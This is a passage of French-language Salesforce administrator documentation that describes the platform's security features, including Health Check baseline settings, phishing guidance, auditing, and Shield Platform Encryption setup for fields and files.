Shield Platform Encryption procure à vos données une nouvelle couche de sécurité tout en préservant la fonctionnalité principale de la plate-forme. Vous pouvez crypter les données confidentielles au repos, pas seulement lorsqu'elles sont transmises sur le réseau. Par conséquent, votre société peut satisfaire aux politiques de protection de la vie privée, à la législation en vigueur et aux obligations contractuelles en matière de traitement des données privées.

### Sécurité des sessions

Une fois connecté, un utilisateur peut établir une session avec la plate-forme. Utiliser la sécurité des sessions afin de limiter l'exposition de votre réseau lorsqu'un utilisateur laisse son ordinateur sans surveillance tout en étant connecté. Cette sécurité limite également les risques d'attaques internes, notamment lorsqu'un employé tente d'utiliser la session d'un collègue. Vous avez le choix entre plusieurs paramètres de session pour contrôler le comportement des sessions.

### Activations

L'activation suit les informations sur les appareils à partir desquels les utilisateurs ont vérifié leur identité. Salesforce invite les utilisateurs à vérifier leur identité lorsqu'ils accèdent à Salesforce à partir d'un navigateur ou d'une application non reconnu. La vérification de l'identité ajoute une couche de sécurité supplémentaire à l'authentification par nom d'utilisateur et mot de passe. La page Activations répertorie les adresses IP de connexion et les navigateurs clients utilisés.

### Authentification des utilisateurs

L'authentification consiste à empêcher tout accès non autorisé à votre organisation et à ses données en vérifiant l'identité de chaque utilisateur connecté.

### Sécurité des transactions

La sécurité des transactions est une infrastructure qui intercepte en temps réel les événements Salesforce et applique des actions et des notifications appropriées en fonction des stratégies de sécurité que vous créez. La sécurité des transactions surveille les événements en fonction des stratégies que vous définissez. Ces stratégies se s'appliquent aux événements de votre organisation et spécifient les actions à exécuter lorsque certaines combinaisons se présentent. Lorsqu'une stratégie est déclenchée, une action peut être exécutée et vous pouvez recevoir une notification facultative.

### Authentification unique

L'authentification unique offre aux utilisateurs un accès à toutes les ressources réseau autorisées sans avoir à se connecter séparément à chaque ressource. Vous validez des noms d'utilisateur et des mots de passe avec la base de données de l'entreprise ou une autre application cliente plutôt que d'utiliser des mots de passe utilisateur gérés par Salesforce.

### Mon domaine

Ajoutez un domaine personnalisé à votre URL d'organisation Salesforce avec la fonctionnalité Mon domaine de Salesforce. Un domaine personnalisé permet de mettre en évidence votre marque et renforcer la protection de votre organisation. Un domaine personnalisé est pratique et permet de personnaliser votre page de connexion.

### Lanceur d'application

Le lanceur d'application présente aux utilisateurs des logos qui pointent vers leurs applications sur site, leurs applications connectées et leurs applications Salesforce, depuis une interface utilisateur unifiée. Les administrateurs peuvent définir l'ordre des applications par défaut dans leur organisation.

### Configuration des paramètres de sécurité de chargement et de téléchargement de fichiers

Pour plus de sécurité, contrôlez le traitement de certains types de fichier pendant le chargement et le téléchargement.

### Certificats et clés

Les paires de clé et de certificats Salesforce sont utilisées pour les signatures qui vérifient qu'une requête provient de votre organisation. Elles sont utilisées dans les communications SSL authentifiées avec un site Web externe ou pour définir votre organisation en tant que Fournisseur d'identité. Vous devez générer un certificat et une paire de clés Salesforce uniquement lorsque vous travaillez avec un site Web externe qui souhaite vérifier si une demande provient d'une organisation Salesforce.

# Concepts de base de la sécurité Salesforce

Les fonctionnalités de sécurité de Salesforce permettent à vos utilisateurs d'accomplir les tâches avec efficacité et en toute sécurité. Salesforce limite l'exposition des données aux utilisateurs qui les utilisent. Mettez en place des contrôles de sécurité adaptés au niveau de confidentialité de vos données. Nous travaillerons ensemble pour protéger vos données contre tout accès non autorisé d'utilisateurs extérieurs à votre société et contre toute utilisation inappropriée par vos utilisateurs.

Hameçonnage et attaques malveillantes

La confiance commence par la transparence. Fidèle à son engagement, Salesforce affiche des informations en temps réel sur les performances et la sécurité du système dans le site Trust, à l'adresse http://trust.salesforce.com. Ce site présente des données sur les performances du système, des alertes sur les tentatives actuelles et récentes d'hameçonnage et d'attaques malveillantes, ainsi que des conseils sur les meilleures pratiques de sécurité pour votre organisation.

Infrastructure de sécurité

Salesforce utilise les technologies de sécurité sur Internet les plus avancées actuellement disponibles. Lorsque vous accédez à l'application à l'aide d'un navigateur pris en charge par Salesforce, la technologie TSL (Transport Layer Security) protège vos informations en utilisant l'authentification du serveur et le cryptage classique qui garantissent des données sûres, sécurisées et disponibles, réservées exclusivement aux utilisateurs enregistrés dans votre organisation.

Contrôle d'intégrité de la sécurité

En tant qu'administrateur, vous pouvez utiliser Health Check pour identifier et corriger les failles de sécurité dans vos paramètres de sécurité, le tout à partir d'une page unique. Un score mesure l'intégrité de votre organisation par rapport aux normes recommandées par Salesforce.

Audit

L'audit fournit des informations sur l'utilisation du système, qui peuvent s'avérer essentielles pour diagnostiquer les failles de sécurité potentielles et réelles. Les fonctionnalités d'audit de Salesforce ne sécurisent pas votre organisation elles-mêmes. Une personne de votre organisation doit effectuer des audits réguliers pour détecter les abus potentiels.

Salesforce Shield

Salesforce Shield est composé de trois outils de sécurité avec lesquels les administrateurs et les développeurs peuvent élaborer des niveaux hors-pair de confiance, de transparence, de conformité et de gouvernance directement dans les applications critiques de l'entreprise. Il comprend le cryptage de la plate-forme, la surveillance des événements et le journal d'audit des champs. Demandez à votre administrateur Salesforce si Salesforce Shield est disponible dans votre organisation.

## Hameçonnage et attaques malveillantes

La confiance commence par la transparence. Fidèle à son engagement, Salesforce affiche des informations en temps réel sur les performances et la sécurité du système dans le site Trust, à l'adresse http://trust.salesforce.com. Ce site présente des données sur les performances du système, des alertes sur les tentatives actuelles et récentes d'hameçonnage et d'attaques malveillantes, ainsi que des conseils sur les meilleures pratiques de sécurité pour votre organisation.

L'onglet Sécurité du site de confiance comprend des informations importantes qui peuvent vous aider à protéger les données de votre société. Restez vigilant(e), notamment face aux tentatives d'hameçonnage et aux attaques malveillantes.

- L'hameçonnage est une technique d'ingénierie sociale qui vise à dérober des informations confidentielles, telles que des noms d'utilisateur, des mots de passe et des données de cartes de crédit, en se faisant passer pour une entité digne de confiance dans une communication électronique. Les hameçonneurs invitent souvent les utilisateurs à saisir des données dans un faux site Web dont l'URL et la présentation sont presque identiques à celles d'un site légitime. A mesure que la communauté Salesforce grandit, elle devient une cible de choix pour les hameçonneurs. Vous ne recevrez jamais un e-mail ou un appel téléphonique d'un employé de Salesforce pour vous demander un mot de passe ; refusez catégoriquement de répondre à ce type de demande. Vous pouvez signaler toute activité suspecte en cliquant sur le lien **Report a Suspicious Email** dans l'onglet **Trust** du site http://trust.salesforce.com.
- Les attaques malveillantes visent à infiltrer ou à endommager un système informatique sans l'accord de son propriétaire. Ces termes génériques désignent plusieurs types de logiciels hostiles, intrusifs ou importuns, qui comprennent les virus informatiques et les programmes espion.

### Quelles sont les mesures prises par Salesforce face à l'hameçonnage et aux attaques malveillantes

La sécurité des clients étant à la base de notre succès commercial, Salesforce compte poursuivre la mise en œuvre des meilleures pratiques et technologies disponibles dans ce domaine. Nos initiatives récentes et permanentes comprennent :

- Surveillance active et analyse des journaux afin d'envoyer des alertes proactives aux clients victimes d'attaques.
- Collaboration avec les fournisseurs de solutions leader et les experts en sécurité sur des menaces spécifiques.
- Mise en œuvre de stratégies rapides de suppression ou de désactivation des sites frauduleux (souvent dans l'heure qui suit la détection).
- Renforcement de la formation sur la sécurité et resserrement des stratégies d'accès au sein de Salesforce.
- Évaluation et développement de nouvelles technologies destinées à nos clients et à déployer au sein de notre infrastructure.

### Recommandations de Salesforce

Salesforce s'engage à définir les normes relatives au “logiciel en tant que service” comme un partenaire efficace de la sécurité du client. Par conséquent, en complément de ses initiatives internes, Salesforce recommande vivement à ses clients de mettre en œuvre les mesures suivantes afin d'accroître la sécurité :

- Modifiez votre implémentation Salesforce afin d'activer les restrictions de plage IP. Cela permet aux utilisateur d'accéder à Salesforce uniquement depuis votre réseau d'entreprise ou VPN. Pour plus d'informations, reportez-vous à Restriction de la date et de l'emplacement de connexion des utilisateurs à Salesforce à la page 927.
- Définissez des restrictions de sécurité de session afin de rendre l'usurpation d'identité plus difficile. Pour plus d'informations, reportez-vous à Modification des paramètres de sécurité de session à la page 940.
- Sensibilisez vos employés contre l'ouverture d'e-mails suspects et pour qu'ils se méfient des tentatives d'hameçonnage.
- Utilisez les solutions de sécurité de fournisseurs leader tels que Symantec pour déployer des filtres anti-spam et une protection contre les attaques malveillantes.
- Désignez un contact responsable de la sécurité au sein de votre organisation pour permettre à Salesforce de communiquer efficacement avec vous. Contactez votre représentant Salesforce pour lui indiquer le nom du responsable sécurité.
- Envisagez d'utiliser des techniques d'authentification à deux facteurs, telles que les jetons RSA, afin de restreindre l'accès à votre réseau. Pour plus d'informations, reportez-vous à Authentification à deux facteurs à la page 921.
- Utilisez la Sécurité des transactions pour surveiller les événements et prendre les mesures appropriées. Pour plus d'informations, reportez-vous à Stratégies de sécurité des transactions à la page 970.

Salesforce a mis en place une équipe chargée de répondre aux incidents de sécurité, capable de traiter tous les problèmes liés à la sécurité. Pour signaler un incident de sécurité ou une vulnérabilité à Salesforce, contactez security@salesforce.com. Décrivez le problème en détails, l'équipe vous répondra dans les meilleurs délais.

## Infrastructure de sécurité

Salesforce utilise les technologies de sécurité sur Internet les plus avancées actuellement disponibles. Lorsque vous accédez à l'application à l'aide d'un navigateur pris en charge par Salesforce, la technologie TSL (Transport Layer Security) protège vos informations en utilisant l'authentification du serveur et le cryptage classique qui garantissent des données sûres, sécurisées et disponibles, réservées exclusivement aux utilisateurs enregistrés dans votre organisation.

L'une des principales fonctionnalités d'une plate-forme multi-locataires est l'utilisation d'un seul groupe de ressources informatiques pour répondre aux besoins de clients nombreux et différents. Salesforce protège les données de votre organisation contre les autres organisations clientes à l'aide d'un identificateur unique associé à chaque session d'utilisateur. Lorsque vous êtes connecté à votre organisation, vos requêtes sont associées à votre organisation avec cet identificateur.

En outre, Salesforce est hébergé dans un environnement de serveurs sécurisés qui utilisent un pare-feu et d'autres technologies avancées qui protègent contre les interférences ou les accès non autorisés.

# Contrôle d'intégrité de la sécurité

En tant qu'administrateur, vous pouvez utiliser Health Check pour identifier et corriger les failles de sécurité dans vos paramètres de sécurité, le tout à partir d'une page unique. Un score mesure l'intégrité de votre organisation par rapport aux normes recommandées par Salesforce.

Dans Configuration, saisissez `Contrôle d'intégrité` dans la case `Recherche rapide`, puis sélectionnez **Contrôle d'intégrité**.

La norme de base de Salesforce (1) contient des valeurs recommandées pour les paramètres des groupes Gestion des certificats et des clés, Stratégies d'accès à la connexion, Accès réseau, Stratégies de mot de passe, Paramètres de site distant et Paramètres de session (2). Si vous modifiez des paramètres pour les rendre moins restrictifs que la norme de base de Salesforce, le score de contrôle d'intégrité peut diminuer.

Vos paramètres de risque moyen et élevé sont indiqués avec les données de comparaison avec la valeur standard (3). Pour remédier à un risque, modifiez le paramètre (4) ou utilisez Corriger les risques (5) afin de changer rapidement les paramètres avec les valeurs recommandées par Salesforce, sans quitter la page Health Check. Les paramètres qui correspondent à la norme sont répertoriés en bas.

## Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher le contrôle d'intégrité :

- Afficher la configuration




Exemple: Supposons que vous modifiez la longueur minimale de votre mot de passe de 8 (valeur par défaut) à 5 et modifiez d'autres paramètres des Stratégies de mot de passe pour les rendre moins restrictifs. Avec ces modifications, les mots de passe de vos utilisateurs sont plus vulnérables à la détection et aux autres attaques de force brute. Ainsi, votre score général diminue et les paramètres sont répertoriés en tant que risques.

## Limitation de la correction des risques

Vous pouvez utiliser Corriger les risques uniquement pour modifier les groupes Stratégies d'accès à la connexion, Stratégies de mot de passe et Paramètres de session. Tous les autres paramètres de Health Check (notamment l'Accès réseau) sont configurés pour correspondre aux exigences métier spécifiques à l'organisation. Par conséquent, vous devez les modifier manuellement via le lien Modifier de la page Health Check.

### Méthode de calcul du score de contrôle d'intégrité

Le score de contrôle d'intégrité est calculé par une formule propriétaire qui mesure la concordance entre vos paramètres de sécurité et la norme de base de Salesforce. Les paramètres qui atteignent ou dépassent la norme augmentent votre score, et les paramètres risqués réduisent votre score.

CONSULTER ÉGALEMENT :

Méthode de calcul du score de contrôle d'intégrité

## Méthode de calcul du score de contrôle d'intégrité

Le score de contrôle d'intégrité est calculé par une formule propriétaire qui mesure la concordance entre vos paramètres de sécurité et la norme de base de Salesforce. Les paramètres qui atteignent ou dépassent la norme augmentent votre score, et les paramètres risqués réduisent votre score.

Certains paramètres, tels que la Longueur minimale du mot de passe, ont un poids plus important. Par conséquent, leur impact sur votre score est plus important. Pour plus d'informations, reportez-vous à Normes de base de Salesforce à la page 866.

Si tous les paramètres de vos groupes remplissent ou dépassent la norme, votre score total est de 100 %. Lorsque vous mettez à jour vos paramètres, votre barre verte devrait se déplacer vers la droite !

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Mesures recommandées selon le score obtenu

| Votre score total est de... | Nous vous recommandons de... |
|---|---|
| 0–33% | Remédier immédiatement aux risques élevés |
| 34–66% | Remédier aux risques élevés sur le court terme et aux risques moyens sur le long terme |
| 67–100% | Examiner périodiquement le contrôle d'intégrité pour remédier aux risques |

Remarque: Les nouvelles organisations Salesforce disposent d'un score initial inférieur à 100 %. Utilisez le contrôle d'intégrité pour améliorer rapidement votre score en éliminant les risques élevés relatifs à vos stratégies de mot de passe et autres groupes de paramètres.

## Les normes de base de Salesforce

Les valeurs des paramètres qui remplissent la norme sont présentés ci-dessous avec leur niveau de risque.

**Gestion des certificats et des clés**

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| Date d'expiration | Aucun certificat n'a été créé, ou tous les certificats disposent de plus de 180 jours avant d'expirer | Plus de 180 jours, mais moins de 15 jours avant l'expiration d'un certificat au moins | Moins de 15 jours avant l'expiration d'un certificat au moins |
| Taille de clé | Aucun certificat n'a été créé, ou tous les certificats ont une taille de clé de 4096 | Au moins un certificat a une taille de clé de 2048 | N/A |

**Stratégies d'accès à la connexion**

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| Les administrateurs peuvent se connecter en tant que n'importe quel utilisateur | Case décochée | Case cochée | N/A |

**Accès réseau**

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| Plages IP de confiance | Une plage ou plus définie | Aucune plage définie | N/A |

**Stratégies de mot de passe**

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| Les mots de passe utilisateur expirent dans | 90 jours ou moins | 180 jours | Un an ou n'expire jamais |

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| Activer l'historique des mots de passe | 3 mots de passe enregistrés ou plus | 1 ou 2 mots de passe enregistrés | Aucun mot de passe enregistré |
| Longueur minimale du mot de passe (voir la Remarque) | 8 | 6 ou 7 | 5 ou moins |
| Exigence de complexité du mot de passe (voir Remarque) | Doit combiner des caractères alphanumériques et des caractères spéciaux, ou plus complexe | Doit contenir des caractères alphanumériques | Aucune restriction |
| Exigences de la question relative au mot de passe | Ne peut pas inclure le mot de passe | Aucune | N/A |
| Nombre maximal de tentatives de connexion non valides | 3 | 5 | 10 ou Aucune limite |
| Période de verrouillage effective | 15 minutes | 30 ou 60 minutes | Toujours (doit être réinitialisé par l'administrateur) |
| Réponse secrète obscure pour les réinitialisations de mot de passe | Case cochée | Case décochée | N/A |
| Exiger une durée de vie minimale du mot de passe égale à 1 jour | Case cochée | Case décochée | N/A |

Remarque: Les paramètres Longueur minimale du mot de passe et Exigence de complexité du mot de passe ont un poids deux fois supérieur à celui des autres paramètres dans le calcul du score des Stratégies de mot de passe de votre groupe.

**Paramètres de site distant**

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| Site distant | Aucun site distant créé ou au moins un site créé avec l'option **Désactiver la sécurité de protocole** désélectionnée. | N/A | Au moins un site distant créé avec l'option **Désactiver la sécurité de protocole** sélectionnée. |

**Paramètres de session**

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| Valeur d'expiration | 2 heures ou moins | 4, 8 ou 12 heures | N/A |
| Désactiver la fenêtre d'avertissement d'expiration de session | Case cochée | Case décochée | N/A |
| Forcer la déconnexion à l'expiration de la session | Case cochée | Case décochée | N/A |
| Verrouiller les sessions sur l'adresse IP à partir de laquelle elles ont été ouvertes (voir Remarque) | Case cochée | Case décochée | N/A |
| Verrouiller les sessions du domaine dans lequel elles ont été utilisées en premier | Case cochée | N/A | Case décochée |
| Forcer la reconnexion après une connexion en tant qu'utilisateur | Case cochée | N/A | Case décochée |
| Forcer les plages IP de connexion à chaque requête | Case cochée | Case décochée | N/A |
| Activer la mise en mémoire cache et la saisie automatique sur la page de connexion | Case décochée | Case cochée | N/A |
| Activer la méthode de confirmation d'identité par SMS | Case cochée | N/A | Case décochée |
| Activer la protection contre le détournement de clic pour les pages de configuration | Case cochée | N/A | Case décochée |
| Activer la protection contre le détournement de clic pour les pages Salesforce hors configuration | Case cochée | N/A | Case décochée |
| Activer la protection contre le détournement de clic pour les pages Visualforce personnalisées avec des en-têtes standard | Case cochée | N/A | Case décochée |
| Activer la protection contre le détournement de clic pour les pages Visualforce personnalisées avec des en-têtes désactivés | Case cochée | N/A | Case décochée |
| Activer la protection CSRF dans les requêtes GET des pages hors configuration | Case cochée | N/A | Case décochée |

| Paramètre | Valeur standard | Valeur de risque moyen | Valeur de risque élevé |
|---|---|---|---|
| `Activer la protection CSRF dans les requêtes POST des pages hors configuration` | Case cochée | N/A | Case décochée |

Remarque: Le paramètre `Verrouiller les sessions sur l'adresse IP à partir de laquelle elles ont été ouvertes` est disponible dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition.

CONSULTER ÉGALEMENT :

Contrôle d'intégrité de la sécurité

## Audit

L'audit fournit des informations sur l'utilisation du système, qui peuvent s'avérer essentielles pour diagnostiquer les failles de sécurité potentielles et réelles. Les fonctionnalités d'audit de Salesforce ne sécurisent pas votre organisation elles-mêmes. Une personne de votre organisation doit effectuer des audits réguliers pour détecter les abus potentiels.

Pour vous assurer que votre système est sécurisé, effectuez des audits afin de suivre les tendances de modification ou d'utilisation inattendue

**Champs de modification d'enregistrement**
Tous les objets comprennent des champs de stockage du nom de l'utilisateur ayant créé l'enregistrement et de l'utilisateur l'ayant enregistré pour la dernière fois. Ces champs fournissent des informations d'audit de base.

**Historique de connexion**
Vous pouvez consulter la liste des tentatives de connexion à votre organisation réussies et échouées au cours des six derniers mois. Reportez-vous à Surveillance de l'historique des connexions à la page 1123.

**Suivi de l'historique des champs**
Vous pouvez également activer l'audit de champs individuels, qui suit automatiquement les modifications apportées aux valeurs des champs sélectionnés. Bien que l'audit soit disponible pour l'ensemble des objets personnalisés, seuls quelques objets standard autorisent l'audit au niveau du champ. Reportez-vous à Suivi de l'historique des champs à la page 1135.

**Chemin d'audit de la configuration**
Les administrateurs peuvent également afficher un Chemin d'audit de la configuration, qui consigne les modifications apportées à la configuration de votre organisation. Reportez-vous à Surveillance des modifications de configuration à la page 1131.

## Salesforce Shield

Salesforce Shield est composé de trois outils de sécurité avec lesquels les administrateurs et les développeurs peuvent élaborer des niveaux hors-pair de confiance, de transparence, de conformité et de gouvernance directement dans les applications critiques de l'entreprise. Il comprend le cryptage de la plate-forme, la surveillance des événements et le journal d'audit des champs. Demandez à votre administrateur Salesforce si Salesforce Shield est disponible dans votre organisation.

### Cryptage de la plate-forme

Le cryptage de la plate-forme permet de crypter en natif et au repos vos données les plus sensibles dans toutes vos applications Salesforce. Vous pouvez ainsi protéger des données PII, sensibles, confidentielles ou propriétaire, et satisfaire les stratégies interne set externes de

conformité des données tout en préservant les fonctionnalités critiques de l'application, notamment la recherche, le workflow et les règles de validation. Vous gardez le contrôle des clés de cryptage et de la définition des autorisations des données cryptées pour empêcher l'accès aux données sensibles par les utilisateurs non autorisés. Reportez-vous à Cryptage de la plate-forme à la page 870.

### Surveillance des événements

La surveillance des événements permet d'accéder à des données détaillées de performance, de sécurité et d'utilisation dans l'ensemble de vos applications Salesforce. Chaque interaction est suivie et accessible via l'API. Par conséquent, vous pouvez l'afficher dans l'application de visualisation des données de votre choix. Déterminez quels utilisateurs accèdent aux données métiers critiques, à quelle date et à quel emplacement. Comprenez l'adoption des utilisateurs à travers vos applications. Dépannez et optimisez les performances en vue d'améliorer l'expérience des utilisateurs. Les données de surveillance des événements peuvent être aisément importées dans n'importe quel outil de visualisation des données ou de surveillance d'application tel que Wave Analytics, Splunk ou New Relic. Pour commencer, suivez notre formation Surveillance des événements.

### Journal d'audit des champs

Le journal d'audit des champs indique à tout moment l'état et la valeur de vos données. Vous pouvez l'utiliser pour des besoins de conformité réglementaire, de gouvernance interne, d'audit ou de service client. Conçu sur un backend big data avec une très haute évolutivité, le journal d'audit des champs aide les sociétés à générer un journal d'audit sur les données (jusqu'à 10 ans de données historiques) et à définir des déclencheurs de suppression des données. Reportez-vous à Journal d'audit des champs à la page 1139.

## Protection de vos données Salesforce avec Shield Platform Encryption

Shield Platform Encryption procure à vos données une nouvelle couche de sécurité tout en préservant la fonctionnalité principale de la plate-forme. Vous pouvez crypter les données confidentielles au repos, pas seulement lorsqu'elles sont transmises sur le réseau. Par conséquent, votre société peut satisfaire aux politiques de protection de la vie privée, à la législation en vigueur et aux obligations contractuelles en matière de traitement des données privées.

Shield Platform Encryption s'appuie sur les options de cryptage des données prêtes à l'emploi fournies par Salesforce. Les données stockées dans les nombreux champs standard et personnalisés, ainsi que les fichiers les pièces jointes, sont cryptés en utilisant un système de dérivation de clé avancé basé sur HSM. Par conséquent, les données sont protégées même lorsque d'autres lignes de défense ont été violées.

Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

#### Cryptage des champs et des fichiers

Spécifiez les champs et les fichiers que vous souhaitez crypter. N'oubliez pas que le cryptage est différent de la sécurité au niveau du champ ou de la sécurité au niveau de l'objet. Ces derniers doivent être en place avant l'implémentation de votre stratégie de cryptage.

#### Gestion des secrets et des clés Shield Platform Encryption

Pour ajouter Shield Platform Encryption à votre organisation, contactez votre responsable de compte Salesforce. Il vous aidera à provisionner la licence adéquate et vous pourrez commencer à créer votre propre secret locataire unique.

#### Fonctionnement de Shield Platform Encryption

Shield Platform Encryption repose sur un secret locataire unique que vous contrôlez et un secret principal qui est géré par Salesforce. Nous combinons ces deux secrets pour créer votre clé de cryptage de données unique. Nous utilisons la clé pour crypter les données que vos utilisateurs stockent dans Salesforce, et pour décrypter les données lorsque vos utilisateurs autorisés en ont besoin.

Meilleures pratiques du cryptage de la plate-forme

Prenez le temps d'identifier les principales menaces pour votre organisation. Vous pouvez ainsi isoler les données qui nécessitent un cryptage et crypter uniquement les données appropriées. Pensez à sauvegarder votre secret locataire et vos clés, et confiez leur gestion avec précaution.

Compromis et limitations de Shield Platform Encryption

Une solution de sécurité aussi puissante que Shield Platform Encryption n'est pas dépourvue de quelques compromis . Lorsque vos données sont fortement cryptées, certains utilisateurs peuvent rencontrer des limitations dans quelques fonctionnalités, et d'autres fonctionnalités ne sont pas disponibles. Tenez compte de l'impact pour vos utilisateurs et d'une solution métier globale en définissant votre stratégie de cryptage.

CONSULTER ÉGALEMENT :

Guide de mise en œuvre du cryptage de la plate-forme Salesforce

Quelle est la différence entre le cryptage classique et le Shield Platform Encryption ?

http://sfdc.co/encryptwhitepaper

## Cryptage des champs et des fichiers

Spécifiez les champs et les fichiers que vous souhaitez crypter. N'oubliez pas que le cryptage est différent de la sécurité au niveau du champ ou de la sécurité au niveau de l'objet. Ces derniers doivent être en place avant l'implémentation de votre stratégie de cryptage.

Cryptage de champs

Sélectionnez les champs que vous souhaitez crypter. Lorsqu'un champ est crypté, sa valeur est masquée pour les utilisateurs qui ne sont pas autorisés à afficher les données cryptées.

Cryptage des fichiers et des pièces jointes

Pour définir une autre couche de protection des données, cryptez les fichiers et les pièces jointes. Si Shield Platform Encryption est activé, le corps de chaque fichier ou pièce jointe est crypté lors de son chargement.

Correction des problèmes de compatibilité

Lorsque vous sélectionnez des champs ou des fichiers à crypter, Salesforce contrôle automatiquement les effets indésirables possibles, et vous alerte si un paramètre existant présente un risque pour l'accès aux données ou le fonctionnement normal de Salesforce. Pour résoudre ces problèmes, vous disposez de plusieurs options.

Éditions

Disponible sous forme d'abonnement à un complément avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

CONSULTER ÉGALEMENT :

Présentation du cryptage de la plate-forme

## Cryptage de champs

Sélectionnez les champs que vous souhaitez crypter. Lorsqu'un champ est crypté, sa valeur est masquée pour les utilisateurs qui ne sont pas autorisés à afficher les données cryptées.

Selon la taille de votre organisation, l'activation d'un champ standard pour le cryptage peut prendre quelques minutes.

1. Assurez-vous que votre organisation dispose d'une clé de cryptage active. En cas de doute, contactez votre administrateur.
2. Dans la Configuration, utilisez la `Recherche rapide` pour accéder à la page de configuration du cryptage de la plate-forme.
3. Cliquez sur **Crypter les champs**.
4. Cliquez sur **Modifier**.
5. Sélectionnez les champs que vous souhaitez crypter, puis enregistrez vos paramètres.

Le service de validation automatique du cryptage la plate-forme vérifie les paramètres de votre organisation qui risquent de bloquer le cryptage. Vous recevez un e-mail avec des suggestions pour corriger les paramètres non compatibles.

Les valeurs de champ sont automatiquement cryptées uniquement dans les enregistrements créés ou mis à jour après l'activation du cryptage. Salesforce recommande de mettre à jour les enregistrements existants pour garantir le cryptage des valeurs de champ. Par exemple, si vous cryptez le champ `Description` dans l'objet Requête, utilisez Data Loader pour mettre à jour tous les enregistrements de requête. Pour obtenir une aide, contactez Salesforce.

**Remarque:** Cette page concerne le Cryptage de la plate-forme Shield, pas le Cryptage classique. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

- Quels champs puis-je crypter ?
- Limitation des champs avec Shield Platform Encryption
- Data Loader
- À quoi ressemblent mes données cryptées ?
- https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/customfield.htm

### Éditions

Disponible par abonnement complémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Nécessite l'achat de Salesforce Shield. Disponible gratuitement avec **Developer** Edition pour les organisations créées dans Summer '15 et ultérieur.

Disponible avec Salesforce Classic et avec Lightning Experience

### AUTORISATIONS UTILISATEUR

Pour afficher la configuration :

- Afficher la configuration

Pour crypter des champs :

- Personnaliser l'application

## Cryptage des fichiers et des pièces jointes

Pour définir une autre couche de protection des données, cryptez les fichiers et les pièces jointes. Si Shield Platform Encryption est activé, le corps de chaque fichier ou pièce jointe est crypté lors de son chargement.

Remarque: Avant de commencer, assurez-vous que votre organisation possède une clé de cryptage active. En cas de doute, contactez votre administrateur.

1. Dans Configuration, saisissez *Cryptage de la plate-forme* dans la case Recherche rapide, puis sélectionnez **Cryptage de la plate-forme**.
2. Sélectionnez **Crypter les fichiers et les pièces jointes**.
3. Cliquez sur **Enregistrer**.

Important: Les utilisateurs qui ont accès au fichier peuvent l'utiliser normalement, quelles que soient leurs autorisations relatives au cryptage. Les utilisateurs connectés à votre organisation et qui disposent de l'accès en lecture peuvent rechercher et afficher le contenu d'un corps de fichier.

Les utilisateurs peuvent continuer à charger des fichiers et des pièces jointes en respectant les limitations habituelles en taille de fichier. L'augmentation de la taille des fichiers due au cryptage n'est pas prise en compte dans ces limitations.

